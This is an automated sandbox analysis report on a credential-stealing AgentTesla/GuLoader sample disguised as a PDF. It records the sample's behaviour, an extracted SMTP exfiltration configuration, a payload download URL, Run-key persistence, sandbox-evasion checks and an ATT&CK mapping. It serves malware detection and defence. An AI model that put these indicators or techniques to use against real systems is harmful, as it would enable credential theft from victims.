ID: 680367
Sample Name: Ordene 501527,pdf.exe
Cookbook: default.jbs
Time: 13:27:29
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Ordene 501527,pdf.exe


Overview

General Information

Sample Name:	Ordene 501527,pdf.exe
Analysis ID:	680367
MD5:	5162b6782f86f1f..
SHA1:	0d1ead84c74ee4..
SHA256:	6730e52c8075c7..
Infos:	



Detection




AgentTesla, GuLoader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Yara detected GuLoader
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Hides that the sample has been dow…
- Queries sensitive network adapter in…
- Tries to harvest and steal browser in…
- Queries sensitive BIOS Information…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64native**
- Ordene 501527,pdf.exe (PID: 4496 cmdline: "C:\Users\user\Desktop\Ordene 501527,pdf.exe" MD5: 5162B6782F86F1F24E8610544D159AE9)
  - CasPol.exe (PID: 4944 cmdline: "C:\Users\user\Desktop\Ordene 501527,pdf.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 4428 cmdline: "C:\Users\user\Desktop\Ordene 501527,pdf.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 4596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- flex.exe (PID: 7436 cmdline: "C:\Users\user\AppData\Roaming\flex\flex.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - conhost.exe (PID: 7356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- flex.exe (PID: 5196 cmdline: "C:\Users\user\AppData\Roaming\flex\flex.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - conhost.exe (PID: 8164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "ventas@merian.com.arofven1mail.merian.com.arkagawabunch869@gmail.com"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.39990186767.00000000037B0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000009.00000000.39838910204.0000000001300000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.44517603260.000000001D981000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000002.44517603260.000000001D981000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: CasPol.exe PID: 4428	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	1 1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 6 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Process Injection	2 Obfuscated Files or Information	Security Account Manager	3 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 1 Registry Run Keys / Startup Folder	1 DLL Side-Loading	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Ordene 501527,pdf.exe	7%	ReversingLabs	Win32.Malware.Tedy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsd84B6.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsd84B6.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Kvalitative209\FanControlWrapper.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Kvalitative209\FanControlWrapper.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Kvalitative209\Microsoft.Office.Tools.Common.v9.0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Kvalitative209\Microsoft.Office.Tools.Common.v9.0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\flex\flex.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\flex\flex.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
merian.com.ar	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://sectigo.com	0%	Virustotal		Browse
http://https://sectigo.com	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	Virustotal		Browse
http://https://sectigo.com/CPS0	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%appdata	0%	Avira URL Cloud	safe	
http://https://rwUCPncwlnlg0H1LG.nett-	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://merian.com.ar	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%t-	0%	Avira URL Cloud	safe	
http://FvewWS.com	0%	Avira URL Cloud	safe	
http://mail.merian.com.ar	0%	Avira URL Cloud	safe	
http://141.98.6.239/zeaveZtePRlRbWLesj75.dwp	0%	Avira URL Cloud	safe	
http://141.98.6.239/zeaveZtePRlRbWLesj75.dwplh	0%	Avira URL Cloud	safe	
http://https://rwUCPncwlnlg0H1LG.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
merian.com.ar	69.61.116.42	true	false	• 0%, Virustotal, Browse	unknown
mail.merian.com.ar	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://141.98.6.239/zeaveZtePRlRbWLesj75.dwp	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000009.00000002.4451760326 0.000000001D981000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://sectigo.com	CasPol.exe, 00000009.00000002.4452962970 3.0000000020F90000.00000004.00000800.000 20000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0	CasPol.exe, 00000009.00000002.4451923297 3.000000001DA9D000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 9.00000002.44529629703.0000000020F90000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000009.00000002.44519910 229.000000001DB05000.00000004.00000800.0 0020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://api.ipify.org%appdata	CasPol.exe, 00000009.00000002.4451760326 0.000000001D981000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://rwUCPncwlnlg0H1LG.nett-	CasPol.exe, 00000009.00000002.4451895805 6.000000001DA75000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000009.00000002.4451760326 0.000000001D981000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 00000009.00000002.4451760326 0.000000001D981000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://merian.com.ar	CasPol.exe, 00000009.00000002.4451923297 3.000000001DA9D000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 9.00000002.44519910229.000000001DB05000. 00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org%t-	CasPol.exe, 00000009.00000002.4451760326 0.000000001D981000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://FvewWS.com	CasPol.exe, 00000009.00000002.4451760326 0.000000001D981000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://support.google.com/chrome/?p=plugin_flash	CasPol.exe, 00000009.00000002.4451839770 5.000000001DA13000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	Ordene 501527,pdf.exe	false		high
http://mail.merian.com.ar	CasPol.exe, 00000009.00000002.4451923297 3.000000001DA9D000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 9.00000002.44519910229.000000001DB05000. 00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://141.98.6.239/zeaveZtePRlRbWLesj75.dwplh	CasPol.exe, 00000009.00000002.4449884764 2.00000000014D6000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rwUCPncwlnlg0H1LG.net	CasPol.exe, 00000009.00000002.4451895805 6.000000001DA75000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 9.00000003.40043700714.000000001C831000. 00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000009.00000002.44519232 973.000000001DA9D000.00000004.00000800.0 0020000.00000000.sdmp, CasPol.exe, 00000 009.00000002.44519545264.000000001DAD100 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.61.116.42	merian.com.ar	United States		22653	GLOBALCOMPASSUS	false
141.98.6.239	unknown	Germany		33657	CMCSUS	false

General Information

Joe Sandbox Version:	35.0.0 Citrine

Analysis ID:	680367
Start date and time: 08/08/202213:27:29	2022-08-08 13:27:29 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Ordene 501527,pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.spyw.evad.winEXE@8/12@1/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 100% (good quality ratio 100%) • Quality average: 91.6% • Quality standard deviation: 15.8%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 20.82.207.122, 20.93.58.141
- Excluded domains from analysis (whitelisted): wd-prod-cp-eu-north-3-fe.northeurope.cloudapp.azure.com, spclient.wg.spotify.com, client.wns.windows.com, wdcpalt.microsoft.com, wd-prod-cp-eu-north-2-fe.northeurope.cloudapp.azure.com, img-prod-cms-rt-microsoft-com.akamaized.net, wdcp.microsoft.com, arc.msn.com, wd-prod-cp.trafficmanager.net
- Execution Graph export aborted for target flex.exe, PID 5196 because it is empty
- Execution Graph export aborted for target flex.exe, PID 7436 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:30:16	API Interceptor	2613x Sleep call for process: CasPol.exe modified
13:30:18	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run flex C:\Users\user\AppData\Roaming\flex\flex.exe
13:30:27	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run flex C:\Users\user\AppData\Roaming\flex\flex.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\flex.exe.log

Process:	C:\Users\user\AppData\Roaming\flex\flex.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	42
Entropy (8bit):	4.0050635535766075
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUy:Q3La/xwQ
MD5:	84CFDB4B995B1DBF543B26B86C863ADC
SHA1:	D2F47764908BF30036CF8248B9FF5541E2711FA2
SHA-256:	D8988D672D6915B46946B28C06AD8066C50041F6152A91D37FFA5CF129CC146B
SHA-512:	485F0ED45E13F00A93762CBF15B4B8F996553BAA021152FAE5ABA051E3736BCD3CA8F4328F0E6D9E3E1F910C96C4A9AE055331123EE08E3C2CE3A99AC2E177CE
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..

C:\Users\user\AppData\Local\Temp\nsd84B6.tmp\System.dll

Process:	C:\Users\user\Desktop\Ordene 501527,pdf.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.659384359264642
Encrypted:	false
SSDEEP:	192:ex24sihno00Wfl97nH6BenXwWobpWBTtvShJ5omi7dJWjOlESlS:h8QII972eXqlWBFSt273YOlEz
MD5:	8B3830B9DBF87F84DDD3B26645FED3A0
SHA1:	223BEF1F19E644A610A0877D01EADC9E28299509
SHA-256:	F004C568D305CD95EDBD704166FCD2849D395B595DFF814BCC2012693527AC37
SHA-512:	D13CFD98DB5CA8DC9C15723EEE0E7454975078A776BCE26247228BE4603A0217E166058EBADC68090AFE988862B7514CB8CB84DE13B3DE35737412A6F0A8AC3
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......1...u.u.u...s.u.a....r.!..q....t....t.Richu.........................PE..L.....uY.. ....!..... ....'.......0...............................`......................................2.......0..P...........................P......................................................0..X............................text............ ........ .......... ..`.rdata..S....0.......$.............@..@.data...x....@.......(..............@....reloc..`....P.......*..............@..B..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Kvalitative209\FanControlWrapper.dll

Process:	C:\Users\user\Desktop\Ordene 501527,pdf.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	53480
Entropy (8bit):	6.013119476725682
Encrypted:	false
SSDEEP:	768:Sd5iVw6ve4HsIrMTW5q6Aq2g1AEpwhaPvWFzg4KClyQ2c94PkhEeaA2X9qKh:s4wmnMT6Jp2g1a4s+7
MD5:	8D512C6FFE33E6B77981497ED40D9092
SHA1:	A31DE10B01C626D528FEF987CE5D7DB68D228849
SHA-256:	25673566002F8EEF81872E2913DA0E44D0B7480EF824EDD1C12D725A122CAE1C
SHA-512:	479DDADE0F58CFDEB43EEACD38D0CE8A361275A2BD4257CDF4FA3DD5A5FEEF231E6E41D0F2BF3F17AF8DF38B0DB72114677C42B69865F90F81329041CDFBE 4A5
Malicious:	false
